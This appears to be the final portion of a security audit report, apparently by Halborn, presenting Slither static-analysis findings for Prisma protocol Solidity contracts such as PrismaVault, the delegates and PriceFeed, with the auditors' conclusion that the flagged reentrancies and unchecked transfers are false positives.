Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - denominator = denominator / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#102)
        - inverse *= 2 - denominator * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#126)
Math.mulDiv(uint256,uint256,uint256) (node_modules/@openzeppelin/contracts/utils/math/Math.sol#55-135) performs a multiplication on the result of a division:
        - prod0 = prod0 / twos (node_modules/@openzeppelin/contracts/utils/math/Math.sol#105)
        - result = prod0 * inverse (node_modules/@openzeppelin/contracts/utils/math/Math.sol#132)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
IncentiveVoting.getTotalWeightAt(uint256) (contracts/dao/IncentiveVoting.sol#151-165) uses a dangerous strict equality:
        - weight == 0 (contracts/dao/IncentiveVoting.sol#157)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities
INFO:Detectors:
IncentiveVoting.vote(address,IncentiveVoting.Vote[],bool).points (contracts/dao/IncentiveVoting.sol#330) is a local variable never initialized
IncentiveVoting._addVoteWeightsUnfrozen(address,IncentiveVoting.Vote[]).weeklyUnlocks (contracts/dao/IncentiveVoting.sol#606) is a local variable never initialized
IncentiveVoting.vote(address,IncentiveVoting.Vote[],bool).offset (contracts/dao/IncentiveVoting.sol#331) is a local variable never initialized
IncentiveVoting.registerAccountWeight(address,uint256).existingVotes (contracts/dao/IncentiveVoting.sol#251) is a local variable never initialized
IncentiveVoting._renoveVoteWeightsUnfrozen(address,IncentiveVoting.Vote[]).weeklyUnlocks (contracts/dao/IncentiveVoting.sol#681) is a local variable never initialized
IncentiveVoting.unfreeze(address,bool).existingVotes (contracts/dao/IncentiveVoting.sol#426) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- ## PrismaVault.sol

```
INFO:Detectors:
PrismaVault.increaseUnallocatedSupply(uint256) (contracts/dao/Vault.sol#278-285) ignores return value by prismaToken.transferFrom(msg.sender,address(this),amount) (contracts/dao/Vault.sol#279)
PrismaVault._transferOrLock(address,address,uint256) (contracts/dao/Vault.sol#532-550) ignores return value by prismaToken.transfer(receiver,amount) (contracts/dao/Vault.sol#540)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer
INFO:Detectors:
PrismaVault._transferOrLock(address,address,uint256) (contracts/dao/Vault.sol#532-550) performs a multiplication on the result of a division:
        - lockAmount = amount / lockToTokenRatio (contracts/dao/Vault.sol#543)
        - storedPendingReward[claimant] = amount - lockAmount * lockToTokenRatio (contracts/dao/Vault.sol#544-547)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
PrismaVault.allocateNewEmissions(uint256) (contracts/dao/Vault.sol#326-365) uses a dangerous strict equality:
        - week == currentWeek (contracts/dao/Vault.sol#331)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities
INFO:Detectors:
Reentrancy in PrismaVault._allocateTotalWeekly(IEmissionSchedule,uint256) (contracts/dao/Vault.sol#287-317):
        External calls:
        - (weeklyAmount,lock) = _emissionSchedule.getTotalWeeklyEmissions(week,unallocated) (contracts/dao/Vault.sol#304-307)
        State variables written after the call(s):
        - totalUpdateWeek = uint64(currentWeek) (contracts/dao/Vault.sol#315)
        PrismaVault.totalUpdateWeek (contracts/dao/Vault.sol#56) can be used in cross function reentrancies:
        - PrismaVault._allocateTotalWeekly(IEmissionSchedule,uint256) (contracts/dao/Vault.sol#287-317)
        - PrismaVault.setInitialParameters(IEmissionSchedule,IBoostCalculator,uint256,uint64,uint128[],PrismaVault.InitialAllowance[]) (contracts/dao/Vault.sol#140-182)
        - PrismaVault.totalUpdateWeek (contracts/dao/Vault.sol#56)
        - unallocatedTotal = uint128(unallocated) (contracts/dao/Vault.sol#314)
        PrismaVault.unallocatedTotal (contracts/dao/Vault.sol#53) can be used in cross function reentrancies:
        - PrismaVault._allocateTotalWeekly(IEmissionSchedule,uint256) (contracts/dao/Vault.sol#287-317)
        - PrismaVault._transferAllocated(uint256,address,address,address,uint256) (contracts/dao/Vault.sol#441-530)
        - PrismaVault.allocateNewEmissions(uint256) (contracts/dao/Vault.sol#326-365)
        - PrismaVault.increaseUnallocatedSupply(uint256) (contracts/dao/Vault.sol#278-285)
        - PrismaVault.setInitialParameters(IEmissionSchedule,IBoostCalculator,uint256,uint64,uint128[],PrismaVault.InitialAllowance[]) (contracts/dao/Vault.sol#140-182)
        - PrismaVault.transferTokens(IERC20,address,uint256) (contracts/dao/Vault.sol#259-273)
        - PrismaVault.unallocatedTotal (contracts/dao/Vault.sol#53)
Reentrancy in PrismaVault._transferAllocated(uint256,address,address,address,uint256) (contracts/dao/Vault.sol#441-530):
        External calls:
        - adjustedAmount = boostCalculator.getBoostedAmountWrite(claimant,amount,previousAmount,totalWeekly) (contracts/dao/Vault.sol#477-482)
        State variables written after the call(s):
        - accountWeeklyEarned[claimant][week] = uint128(previousAmount + amount) (contracts/dao/Vault.sol#496-498)
        PrismaVault.accountWeeklyEarned (contracts/dao/Vault.sol#74) can be used in cross function reentrancies:
        - PrismaVault._transferAllocated(uint256,address,address,address,uint256) (contracts/dao/Vault.sol#441-530)
        - PrismaVault.claimableRewardAfterBoost(address,address,address,IRewards) (contracts/dao/Vault.sol#564-610)
        - PrismaVault.getClaimableWithBoost(address) (contracts/dao/Vault.sol#653-665)
Reentrancy in PrismaVault._transferAllocated(uint256,address,address,address,uint256) (contracts/dao/Vault.sol#441-530):
        External calls:
        - adjustedAmount = boostCalculator.getBoostedAmountWrite(claimant,amount,previousAmount,totalWeekly) (contracts/dao/Vault.sol#477-482)
        - _transferOrLock(account,receiver,adjustedAmount) (contracts/dao/Vault.sol#511)
                - prismaToken.transfer(receiver,amount) (contracts/dao/Vault.sol#540)
                - locker.lock(receiver,lockAmount,_lockWeeks) (contracts/dao/Vault.sol#548)
        State variables written after the call(s):
        - storedPendingReward[boostDelegate] += fee (contracts/dao/Vault.sol#514)
        PrismaVault.storedPendingReward (contracts/dao/Vault.sol#77) can be used in cross function reentrancies:
        - PrismaVault._transferAllocated(uint256,address,address,address,uint256) (contracts/dao/Vault.sol#441-530)
        - PrismaVault._transferOrLock(address,address,uint256) (contracts/dao/Vault.sol#532-550)
        - PrismaVault.claimBoostDelegationFees(address) (contracts/dao/Vault.sol#432-439)
        - PrismaVault.claimableBoostDelegationFees(address) (contracts/dao/Vault.sol#670-676)
Reentrancy in PrismaVault.allocateNewEmissions(uint256) (contracts/dao/Vault.sol#326-365):
        External calls:
        - _allocateTotalWeekly(_emissionSchedule,currentWeek) (contracts/dao/Vault.sol#334)
                - (weeklyAmount,lock) = _emissionSchedule.getTotalWeeklyEmissions(week,unallocated) (contracts/dao/Vault.sol#304-307)
        State variables written after the call(s):
        - receiverUpdatedWeek[id] = uint16(currentWeek) (contracts/dao/Vault.sol#337)
        PrismaVault.receiverUpdatedWeek (contracts/dao/Vault.sol#62) can be used in cross function reentrancies:
        - PrismaVault.allocateNewEmissions(uint256) (contracts/dao/Vault.sol#326-365)
        - PrismaVault.receiverUpdatedWeek (contracts/dao/Vault.sol#62)
        - PrismaVault.registerReceiver(address,uint256) (contracts/dao/Vault.sol#191-209)
Reentrancy in PrismaVault.allocateNewEmissions(uint256) (contracts/dao/Vault.sol#326-365):
        External calls:
        - _allocateTotalWeekly(_emissionSchedule,currentWeek) (contracts/dao/Vault.sol#334)
                - (weeklyAmount,lock) = _emissionSchedule.getTotalWeeklyEmissions(week,unallocated) (contracts/dao/Vault.sol#304-307)
        - amount = amount + _emissionSchedule.getReceiverWeeklyEmissions(id,week,weeklyEmissions[week]) (contracts/dao/Vault.sol#344-350)
        State variables written after the call(s):
        - receiverUpdatedWeek[id] = uint16(currentWeek) (contracts/dao/Vault.sol#353)
        PrismaVault.receiverUpdatedWeek (contracts/dao/Vault.sol#62) can be used in cross function reentrancies:
        - PrismaVault.allocateNewEmissions(uint256) (contracts/dao/Vault.sol#326-365)
        - PrismaVault.receiverUpdatedWeek (contracts/dao/Vault.sol#62)
        - PrismaVault.registerReceiver(address,uint256) (contracts/dao/Vault.sol#191-209)
        - unallocatedTotal = uint128(unallocated) (contracts/dao/Vault.sol#361)
        PrismaVault.unallocatedTotal (contracts/dao/Vault.sol#53) can be used in cross function reentrancies:
        - PrismaVault._allocateTotalWeekly(IEmissionSchedule,uint256) (contracts/dao/Vault.sol#287-317)
        - PrismaVault._transferAllocated(uint256,address,address,address,uint256) (contracts/dao/Vault.sol#441-530)
        - PrismaVault.allocateNewEmissions(uint256) (contracts/dao/Vault.sol#326-365)
        - PrismaVault.increaseUnallocatedSupply(uint256) (contracts/dao/Vault.sol#278-285)
        - PrismaVault.setInitialParameters(IEmissionSchedule,IBoostCalculator,uint256,uint64,uint128[],PrismaVault.InitialAllowance[]) (contracts/dao/Vault.sol#140-182)
        - PrismaVault.transferTokens(IERC20,address,uint256) (contracts/dao/Vault.sol#259-273)
        - PrismaVault.unallocatedTotal (contracts/dao/Vault.sol#53)
Reentrancy in PrismaVault.batchClaimRewards(address,address,IRewards[],uint256) (contracts/dao/Vault.sol#399-425):
        External calls:
        - amount = rewardContracts[i].vaultClaimReward(msg.sender,receiver) (contracts/dao/Vault.sol#410-413)
        State variables written after the call(s):
        - allocated[address(rewardContracts[i])] -= amount (contracts/dao/Vault.sol#414)
        PrismaVault.allocated (contracts/dao/Vault.sol#71) can be used in cross function reentrancies:
        - PrismaVault.allocateNewEmissions(uint256) (contracts/dao/Vault.sol#326-365)
        - PrismaVault.allocated (contracts/dao/Vault.sol#71)
        - PrismaVault.batchClaimRewards(address,address,IRewards[],uint256) (contracts/dao/Vault.sol#399-425)
        - PrismaVault.transferAllocatedTokens(address,address,uint256) (contracts/dao/Vault.sol#376-386)
Reentrancy in PrismaVault.setEmissionSchedule(IEmissionSchedule) (contracts/dao/Vault.sol#237-245):
        External calls:
        - _allocateTotalWeekly(emissionSchedule,getWeek()) (contracts/dao/Vault.sol#240)
                - (weeklyAmount,lock) = _emissionSchedule.getTotalWeeklyEmissions(week,unallocated) (contracts/dao/Vault.sol#304-307)
        State variables written after the call(s):
        - emissionSchedule = _emissionSchedule (contracts/dao/Vault.sol#241)
        PrismaVault.emissionSchedule (contracts/dao/Vault.sol#48) can be used in cross function reentrancies:
        - PrismaVault.allocateNewEmissions(uint256) (contracts/dao/Vault.sol#326-365)
        - PrismaVault.emissionSchedule (contracts/dao/Vault.sol#48)
        - PrismaVault.setEmissionSchedule(IEmissionSchedule) (contracts/dao/Vault.sol#237-245)
```

```
        - PrismaVault.setInitialParameters(IEmissionSchedule,IBoostCalculator,uint256,uint64,uint128[],PrismaVault.InitialAllowance[]) (contracts/dao/Vault.sol#140-182)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1
INFO:Detectors:
PrismaVault._transferAllocated(uint256,address,address,address,uint256).delegateCallback (contracts/dao/Vault.sol#458) is a local variable never initialized
PrismaVault._allocateTotalWeekly(IEmissionSchedule,uint256).lock (contracts/dao/Vault.sol#299) is a local variable never initialized
PrismaVault._transferAllocated(uint256,address,address,address,uint256).fee (contracts/dao/Vault.sol#457) is a local variable never initialized
PrismaVault.claimableRewardAfterBoost(address,address,address,IRewards).fee (contracts/dao/Vault.sol#578) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
INFO:Detectors:
PrismaVault.constructor(address,IPrismaToken,ITokenLocker,IIncentiveVoting,address,address) (contracts/dao/Vault.sol#120-138) ignores return value by _voter.registerNewReceiver() (contracts/dao/Vault.sol#135)
PrismaVault.setInitialParameters(IEmissionSchedule,IBoostCalculator,uint256,uint64,uint128[],PrismaVault.InitialAllowance[]) (contracts/dao/Vault.sol#140-182) ignores return value by prismaToken.mintToVault(tota
lSupply) (contracts/dao/Vault.sol#153)
PrismaVault.setInitialParameters(IEmissionSchedule,IBoostCalculator,uint256,uint64,uint128[],PrismaVault.InitialAllowance[]) (contracts/dao/Vault.sol#140-182) ignores return value by prismaToken.increaseAllowanc
e(receiver,amount_scope_1) (contracts/dao/Vault.sol#172)
PrismaVault.registerReceiver(address,uint256) (contracts/dao/Vault.sol#191-209) ignores return value by IEmissionReceiver(receiver).notifyRegisteredId(assignedIds) (contracts/dao/Vault.sol#206)
PrismaVault._transferOrLock(address,address,uint256) (contracts/dao/Vault.sol#532-550) ignores return value by locker.lock(receiver,lockAmount,_lockWeeks) (contracts/dao/Vault.sol#548)
PrismaVault.getClaimableWithBoost(address) (contracts/dao/Vault.sol#653-665) ignores return value by boostCalculator.getClaimableWithBoost(claimant,prevlousAmount,totalWeekly) (contracts/dao/Vault.sol#659-664)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- ## TroveManagerGetters.sol

```
INFO:Detectors:
TroveManagerGetters.getAllCollateralsAndTroveManagers().collateralCount (contracts/core/helpers/TroveManagerGetters.sol#35) is a local variable never initialized
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#uninitialized-local-variables
```

- ## WrappedLendingCollateral.sol

```
INFO:Detectors:
WrappedLendingCollateral.burnTo(address,uint256) (contracts/external/WrappedLendingCollateral.sol#66-75) performs a multiplication on the result of a division:
        - percentageOfSupply = (amount * 1e18) / totalSupply() (contracts/external/WrappedLendingCollateral.sol#69)
        - aTokensToRedeem = (aTokensHeld * percentageOfSupply) / 1e18 (contracts/external/WrappedLendingCollateral.sol#71)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#divide-before-multiply
INFO:Detectors:
WrappedLendingCollateral.constructor(string,string,ILendingPool,IERC20,address) (contracts/external/WrappedLendingCollateral.sol#25-45) ignores return value by aToken.approve(address(_pool),type()(uint256).max)
(contracts/external/WrappedLendingCollateral.sol#43)
WrappedLendingCollateral.constructor(string,string,ILendingPool,IERC20,address) (contracts/external/WrappedLendingCollateral.sol#25-45) ignores return value by IERC20(underlying).approve(address(_pool),type()(ui
nt256).max) (contracts/external/WrappedLendingCollateral.sol#44)
WrappedLendingCollateral.burnTo(address,uint256) (contracts/external/WrappedLendingCollateral.sol#66-75) ignores return value by pool.withdraw(address(underlying),aTokensToRedeem,to) (contracts/external/WrappedL
endingCollateral.sol#74)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- ## ERC20Delegate.sol

```
INFO:Detectors:
BaseDelegate.adjustTrove(uint256,uint256,uint256,uint256,bool,address,address,uint256,bytes) (contracts/external/delegates/BaseDelegate.sol#66-94) ignores return value by debt.transferFrom(msg.sender,address(thi
s),_debtChange) (contracts/external/delegates/BaseDelegate.sol#80)
BaseDelegate.closeTrove(uint256,bytes) (contracts/external/delegates/BaseDelegate.sol#96-108) ignores return value by debt.transferFrom(msg.sender,address(this),_debt - tm.DEBT_GAS_COMPENSATION()) (contracts/ext
ernal/delegates/BaseDelegate.sol#101-105)
ERC20Delegate._mint(uint256) (contracts/external/delegates/ERC20Delegate.sol#21-24) ignores return value by underlying.transferFrom(msg.sender,address(this),amt) (contracts/external/delegates/ERC20Delegate.sol#2
2)
ERC20Delegate._flush(address) (contracts/external/delegates/ERC20Delegate.sol#26-33) ignores return value by debt.transfer(to,balDebt) (contracts/external/delegates/ERC20Delegate.sol#31)
ERC20Delegate._flush(address) (contracts/external/delegates/ERC20Delegate.sol#26-33) ignores return value by underlying.transfer(to,balUnderlying) (contracts/external/delegates/ERC20Delegate.sol#32)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer
INFO:Detectors:
Contract locking ether found:
        Contract ERC20Delegate (contracts/external/delegates/ERC20Delegate.sol#7-34) has payable functions:
         - BaseDelegate.openTrove(uint256,uint256,uint256,address,address,uint256,bytes) (contracts/external/delegates/BaseDelegate.sol#44-64)
         - BaseDelegate.adjustTrove(uint256,uint256,uint256,uint256,bool,address,address,uint256,bytes) (contracts/external/delegates/BaseDelegate.sol#66-94)
        But does not have a function to withdraw the ether
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#contracts-that-lock-ether
INFO:Detectors:
BaseDelegate.constructor(IBorrowerOperations,IWrappedLendingCollateral,ITroveManager,IERC20) (contracts/external/delegates/BaseDelegate.sol#16-30) ignores return value by collateral.approve(address(bo),type()(ui
nt256).max) (contracts/external/delegates/BaseDelegate.sol#27)
BaseDelegate.constructor(IBorrowerOperations,IWrappedLendingCollateral,ITroveManager,IERC20) (contracts/external/delegates/BaseDelegate.sol#16-30) ignores return value by collateral.approve(address(tm),type()(ui
nt256).max) (contracts/external/delegates/BaseDelegate.sol#28)
BaseDelegate.constructor(IBorrowerOperations,IWrappedLendingCollateral,ITroveManager,IERC20) (contracts/external/delegates/BaseDelegate.sol#16-30) ignores return value by debt.approve(address(bo.debtToken()),typ
e()(uint256).max) (contracts/external/delegates/BaseDelegate.sol#29)
BaseDelegate.closeTrove(uint256,bytes) (contracts/external/delegates/BaseDelegate.sol#96-108) ignores return value by (_debt) = tm.getTroveCollAndDebt(msg.sender) (contracts/external/delegates/BaseDelegate.sol#1
00)
ERC20Delegate.constructor(IBorrowerOperations,IWrappedLendingCollateral,ITroveManager,IERC20,IERC20) (contracts/external/delegates/ERC20Delegate.sol#10-19) ignores return value by underlying.approve(address(coll
ateral),type()(uint256).max) (contracts/external/delegates/ERC20Delegate.sol#18)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- ## WETHDelegate.sol

```
INFO:Detectors:
WETHDelegate._flush(address) (contracts/external/delegates/WETHDelegate.sol#35-51) sends eth to arbitrary user
        Dangerous calls:
        - (callSuccess) = to.call{value: address(this).balance}() (contracts/external/delegates/WETHDelegate.sol#46)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#functions-that-send-ether-to-arbitrary-destinations
INFO:Detectors:
BaseDelegate.adjustTrove(uint256,uint256,uint256,uint256,bool,address,address,uint256,bytes) (contracts/external/delegates/BaseDelegate.sol#66-94) ignores return value by debt.transferFrom(msg.sender,address(thi
s),_debtChange) (contracts/external/delegates/BaseDelegate.sol#80)
BaseDelegate.closeTrove(uint256,bytes) (contracts/external/delegates/BaseDelegate.sol#96-108) ignores return value by debt.transferFrom(msg.sender,address(this),_debt - tm.DEBT_GAS_COMPENSATION()) (contracts/ext
ernal/delegates/BaseDelegate.sol#101-105)
WETHDelegate._flush(address) (contracts/external/delegates/WETHDelegate.sol#35-51) ignores return value by debt.transfer(to,balDebt) (contracts/external/delegates/WETHDelegate.sol#50)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer
INFO:Detectors:
BaseDelegate.constructor(IBorrowerOperations,IWrappedLendingCollateral,ITroveManager,IERC20) (contracts/external/delegates/BaseDelegate.sol#16-30) ignores return value by collateral.approve(address(bo),type()(ui
nt256).max) (contracts/external/delegates/BaseDelegate.sol#27)
BaseDelegate.constructor(IBorrowerOperations,IWrappedLendingCollateral,ITroveManager,IERC20) (contracts/external/delegates/BaseDelegate.sol#16-30) ignores return value by collateral.approve(address(tm),type()(ui
nt256).max) (contracts/external/delegates/BaseDelegate.sol#28)
BaseDelegate.constructor(IBorrowerOperations,IWrappedLendingCollateral,ITroveManager,IERC20) (contracts/external/delegates/BaseDelegate.sol#16-30) ignores return value by debt.approve(address(bo.debtToken()),typ
e()(uint256).max) (contracts/external/delegates/BaseDelegate.sol#29)
BaseDelegate.closeTrove(uint256,bytes) (contracts/external/delegates/BaseDelegate.sol#96-108) ignores return value by (_debt) = tm.getTroveCollAndDebt(msg.sender) (contracts/external/delegates/BaseDelegate.sol#1
00)
WETHDelegate.constructor(IBorrowerOperations,IWrappedLendingCollateral,ITroveManager,IERC20,IWETH) (contracts/external/delegates/WETHDelegate.sol#11-20) ignores return value by weth.approve(address(collateral),t
ype()(uint256).max) (contracts/external/delegates/WETHDelegate.sol#19)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- ## PriceFeed.sol

```
INFO:Detectors:
PriceFeed._fetchFeedResponses(IAggregatorV3Interface,uint80) (contracts/core/PriceFeed.sol#271-288) uses a dangerous strict equality:
        - lastRoundId == 0 || currResponse.roundId > lastRoundId (contracts/core/PriceFeed.sol#284)
PriceFeed.fetchPrice(address) (contracts/core/PriceFeed.sol#180-223) uses a dangerous strict equality:
        - prevRecord.lastUpdated == 0 (contracts/core/PriceFeed.sol#187)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-strict-equalities
INFO:Detectors:
PriceFeed._fetchCurrentFeedResponse(IAggregatorV3Interface) (contracts/core/PriceFeed.sol#390-409) ignores return value by (roundId,answer,timestamp) = _priceAggregator.latestRoundData() (contracts/core/PriceFee
d.sol#393-408)
PriceFeed._fetchPrevFeedResponse(IAggregatorV3Interface,uint80) (contracts/core/PriceFeed.sol#411-432) ignores return value by (roundId,answer,timestamp) = _priceAggregator.getRoundData(_currentRoundId - 1) (con
tracts/core/PriceFeed.sol#419-430)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return
```

- All the reentrancies, arbitrary `transferFroms` and unchecked transfers were checked individually and were considered false positives.
- The uninitialized state variables are also false positives.
- No major issues were found by Slither.

THANK YOU FOR CHOOSING

// HALBORN